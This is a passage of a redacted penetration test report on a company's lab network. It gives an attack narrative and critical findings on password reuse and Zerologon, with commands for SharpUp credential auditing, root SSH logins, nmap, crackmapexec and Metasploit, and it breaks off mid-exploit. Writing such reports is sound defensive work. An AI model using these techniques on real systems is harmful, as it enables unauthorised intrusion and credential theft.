


Figure 5 *Discovered systems in network*

6.3 ATTACK NARRATIVE

6.3.1 Pre-Engagement

Prior to the penetration test, XXXXXX-XX gathered open-source intelligence (OSINT) on XXX's online presence. Maltego allowed XXXXXX-XX to organize OSINT artifacts and Figure 6 shows an iteration of the graph of discovered online assets from Appendix E.

Redacted

Figure 6 *A snippet of the Maltego OSINT artifacts node graph*

XXXXXX-XX found XXX's Closed-Circuit Television (CCTV). Along with the footage exposing XXX property, the method used to upload the footage exposed credentials for a user. The credentials can be seen below in Figure 7 and full breakdown of the artifact can be found in Section 12.1.1 of Appendix E: OSINT Artifacts.

Figure 7 *User credentials used to upload XXX's CCTV footage*

XXXXXX-XX also found a Github repository by the user `XXXXX-XXXXXXX-XXX-XXXX-XXXXXXXXX`. The repository `XXX-website-content` contains information regarding hidden directories on XXX's website. A snippet of the organization chart is seen below, with the full breakdown of the artifact in Section 12.1.2 of Appendix E: OSINT Artifacts.




Figure 8 *Snippet of XXX's organization chart*

The findings above gave XXXXXX-XX an early opportunity to understand the employee structure of XXX.

6.3.2 Friday, January 13th 2023

After initial access to the environment was provided by XXX, XXXXXX-XX deployed custom infrastructure to be able to keep track of and log all actions done on the environment. Additionally, tools were set up to track discovered systems in the environment. Following this initial setup, XXXXXX-XX performed a ping sweep scan to identify active hosts. Following this, XXXXXX-XX utilized Aggregator for Multi-User NMAP Golang Server (*AM-UNGoS*), a custom, lightweight collaborative network scanning framework, to perform reconnaissance on the XXX's internal network. Scans performed by XXXXXX-XX are forwarded to a centralized server, which then provides real-time updates on a front-end collaboration platform for the team. A snippet of the AM-UNGoS web application control panel is shown in Figure 9 below. Additional information about the tool can be found in Section 10.1 of Appendix C: Tools.

Figure 9 *AM-UNGoS Platform*

After reconnaissance was performed, XXXXXX-XX identified that all hosts within the `corp` subnet had all ports filtered out. With this information, XXXXXX-XX targeted the `guest` subnet and discovered that all endpoints within the network were vulnerable to the same password based attack on the local `Administrator` account.




Figure 10 *XXXXXX-XX gaining access to kiosk systems*

Shortly after XXXXXX-XX gained access to the `guest` network, XXXXXX-XX performed system level auditing and discovered autologon credentials.




Figure 11 *XXXXXX-XX discovering AutoLogon credentials*

Shortly after gaining this access, the network ACLs protecting the `corp` network were lifted and XXXXXX-XX sought out to discover if previous vulnerabilities were effectively mitigated or patched. Following this, XXXXXX-XX tested if the credentials from the autologon finding were utilized anywhere else and discovered that all Linux based hosts within the environment used this same password for the `root` account. This, along with other "low hanging fruit" vulnerabilities within Active Directory, lead to full administrator privileges across all endpoints on XXX's environment. Following the access gained, XXXXXX-XX further enumerated the hosts to discover that most services were hosted within Docker. Enumeration of the dockerized services revealed sensitive customer information and user credentials for multiple services within the environment.




Figure 12 *XXXXXX-XX accessing database storing plaintext credentials*

6.3.3 Saturday, January 14th 2023

As soon as the environment was opened for testing, XXXXXX-XX performed reconnaissance of both networks to ensure that all assets were accounted for and to ensure no other systems came online overnight. After rediscovery was performed, XXXXXX-XX began further investigation into the `guest` network, specifically the custom kiosk powershell script. After careful analysis and testing, XXXXXX-XX used interactive access to successfully break out of the restrictions placed upon the kiosks and obtain command line access on the hosts.




Figure 13 *Command prompt window from Kiosk breakout*

Following this, XXXXXX-XX conducted the phone social engineering assessment as per the instructions provided on the first day of the engagement. The assessment was successful and XXXXXX-XX was able to successfully extract a significant amount of PII from XXX employees. XXXXXX-XX proceeded to perform extensive auditing on the Linux systems and the `corp.cc.local` domain. Improper service level ACLs, lack of SSL implementation, and a shadow IT application were all discovered during this phase of the engagement. XXXXXX-XX also was able to gain access to the internal LDAP directory for employees and identified that credentials were being improperly stored. Towards the end of the engagement, XXXXXX-XX performed further network reconnaissance to identify any undiscovered hosts and/or services as well as gathered information on final findings remaining on the environment.

Figure 14 *LDAP credentials stored insecurely*

7. TECHNICAL FINDINGS

7.1 TECHNICAL FINDINGS SUMMARY

XXXXXX-XX examines a variety of factors to produce a detailed analysis of each technical finding. This section contains every significant vulnerability found during the penetration test. The explanation of each field is detailed in Appendix F.

7.1.1 Attack Summary

XXXXXX-XX gained access to **17** hosts within XXX's guest and corporate networks. The most common exploits were due to incorrectly managed services within Active Directory and password reuse. XXXXXX-XX used a variety of methods to gain full privilege on multiple of XXX's systems, with techniques that were both authenticated and unauthenticated. Based on XXXXXX-XX quick time to compromise on critical systems, if a similarly skilled, malicious actor were to gain the same level of access, major damage could occur. Due to the scope and timeline of the engagement not all findings could be fully detailed, more findings can be found in Appendix D.

Below is a graph detailing the tactics XXXXXX-XX leveraged during the penetration test.

Figure 15 *Graph of MITRE tactics by count*

7.2 CRITICAL-RISK FINDINGS

7.2.1 System Administrator Password Reuse		CVSS	Risk
Impact	CRITICAL	**10.0** Critical	**Crit.**
Likelihood	MEDIUM		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H		
Affected Scope	10.0.0.5 (DC01.corp.cc.local) 10.0.0.6 (ADCS.corp.cc.local) 10.0.0.7 (DOAPI.corp.cc.local) 10.0.0.11 (HMS.corp.cc.local) 10.0.0.12 (LPS.corp.cc.local) 10.0.0.20 (MEDIA.corp.cc.local) 10.0.0.51 (WORKSTATION01.corp.cc.local) 10.0.0.52 (WORKSTATION02.corp.cc.local) 10.0.0.100 (LDAP.corp.cc.local) 10.0.0.102 (PROFILER.corp.cc.local) 10.0.0.200 (PAYMENT-WEB.corp.cc.local) 10.0.0.210 (PAYMENT-DB.corp.cc.local)		
Vulnerability Summary	XXXXXX-XX discovered significant amounts of password reuse within XXX's environment. The password was accessible in plaintext through AutoLogon credentials of every kiosk host. XXXXXX-XX was able to leverage this password reuse to gain access to all endpoints in the environment.		
Technical Impact Description	Successful exploitation of this vulnerability leads to administrator level access to all endpoints in the environment. Furthermore, this access leads to attackers having unfettered access to any endpoint, including XXX's containerized services.		
Business Impact Description	Successful exploitation places threat actors in a position to exfiltrate sensitive, critical information from the affected hosts, along with completely inhibiting or destroying their functionality. This vulnerability impacts XXX's reputation as if exploited by attackers would require disclosure about exposed PII to affected customers which will dramatically diminish customer trust in XXX. This vulnerability impacts XXX's revenue generation by providing further access to the network enabling data and system modification. This vulnerability is noncompliant with PCI as user data is insecurely processed or stored and/or the system which contains the data is insecure. This vulnerability is in violation of GDPR as it contains one or more of the following issues: insecure data processing,		

	insecure data access, or insecure systems containing said data, which may incur fines averaging $140,000 or up to $21.5 million per violation depending on how strictly fines are applied by the enforcing organization.
Likelihood Description	To gain access to the credential used, other vulnerabilities must be leveraged leaving this vulnerability to have a medium likelihood. However, once this password is obtained, obtaining access to the systems is trivial.
MITRE ATT&CK	T1110.003 - Brute Force: Password Spraying T1552 - Unsecure Credentials
	M1027 - Password Policies M1047 - Audit
Compliance Violations	**PCI DSS:** 8.3.5, 8.3.6, 8.3.7, 8.3.9, 8.4.1 **GDPR**: 5, 9, 25, 32 **NRS § 603A.010-NRS § 603A.290:** N/A

Exploitation Details

1. **Obtain credential from kiosk hosts**
   XXXXXX-XX executed the SharpUp tool to audit the `KIOSK01.guest.cc.local` machine and obtain a credential for AutoLogon utility on Windows.

```
SharpUp.exe audit
```

```
=== Registry AutoLogons ===
    DefaultDomainName:
    DefaultUserName: Administrator
    DefaultPassword: [redacted]
    AltDefaultDomainName:
    AltDefaultUserName:
    AltDefaultPassword:
```

Figure 16 *XXXXXX-XX identifying AutoLogon credentials*

2. **Attempt use of credential on Windows hosts**
   XXXXXX-XX leveraged open RDP ports to gain access to Windows machines.




Figure 17 *XXXXXX-XX logging into* `WORKSTATION01.corp.cc.local`

3. **Attempt use of credential on Linux hosts**
   XXXXXX-XX utilized open SSH ports to gain access to Linux machines as root.

```
ssh root@10.0.0.200
```




Figure 18 *XXXXXX-XX gaining access to Linux host* `PAYMENT-WEB.corp.cc.local`

Remediation
XXXXXX-XX suggests that XXX change the password for both Administrator and root accounts. Additionally, XXXXXX-XX recommends removing the AutoLogon credentials from the kiosk systems so this password is inaccessible.

END OF FINDING BLOCK

7.2.2	Zerologon: CVE-2020-1472	CVSS	Risk
Impact	CRITICAL	**10.0** Critical	**Crit.**
Likelihood	CRITICAL		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H		
Affected Scope	10.0.0.5 (DC01.corp.cc.local) ➔ **TCP/135** ➔ MS-RPC ➔ **TCP/445** ➔ SMB		
PREVIOUS VULNERABILITY			
Vulnerability Summary	XXXXXX-XX rediscovered that the domain controller `DC01.corp.cc.local` was still outdated and vulnerable to the Zerologon exploit. The vulnerability allows an unauthenticated, remote attacker to access the domain under the context of any computer account, including the domain controller. XXXXXX-XX utilized CVE-2020-1472, Zerologon, to instantly compromise `DC01.corp.cc.local` and subsequently performed a DCSync attack to elevate to Domain Admin. With Domain Admin privileges, XXXXXX-XX had administrative privileges over all hosts on the domain.		
Technical Impact Description	Successful exploitation of this vulnerability is incredibly dangerous because it leads to an instant compromise of a domain controller and its domain. Attackers would gain full control of `corp.cc.local` and access to all systems within it.		
Business Impact Description	Successful exploitation places threat actors in a position to exfiltrate sensitive information from all hosts on the domain, along with completely inhibiting or destroying the functionality of the hosts. This vulnerability impacts XXX's reputation as if exploited by attackers would require disclosure about exposed PII to affected customers which will dramatically diminish customer trust in XXX. This vulnerability is noncompliant with PCI as user data is insecurely processed or stored and/or the system which contains the data is insecure. This vulnerability impacts XXX's revenue generation by providing further access to the network enabling data and system modification. This vulnerability is in violation of GDPR as it contains one or more of the following issues: insecure data processing, insecure data access, or insecure systems containing said data, which may incur fines averaging $140,000 or up to $21.5 million per violation depending on how		

	strictly fines are applied by the enforcing organization.
Likelihood Description	This vulnerability is extremely easy to abuse and thus very likely to be exploited. There are many public proof of concepts available online that exploit this vulnerability to compromise a domain. Additionally, it can be exploited remotely and without authentication.
MITRE ATT&CK	T1210 – Exploitation of Remote Services
	M1016 – Vulnerability Scanning M1051 – Update Software
Compliance Violations	**PCI DSS:** 6.3.3 **GDPR:** 5, 9, 32 **NRS § 603A.010-NRS § 603A.290:** N/A

Exploitation Details

1. **Identify a domain controller**

```
nmap 10.0.0.5
```

```
┌──(root[redacted])-[~]
└─# nmap 10.0.0.5
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-14 06:19 PST
Nmap scan report for CC (10.0.0.5)
Host is up (0.00078s latency).
Not shown: 988 closed tcp ports (reset)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 1.33 seconds
```

Figure 19 *Identifying the domain controller based on accessible ports*

2. **Identify the Windows version**

```
crackmapexec smb 10.0.0.0-127 -u '' -p ''
```

Figure 20 *Identifying the Windows version via CrackMapExec*

3. Launch the Metasploit Framework

```
msfconsole
```




Figure 21 *Metasploit being launched*

4. Search and use the Zerologon module

```
search zerologon
use 0
```

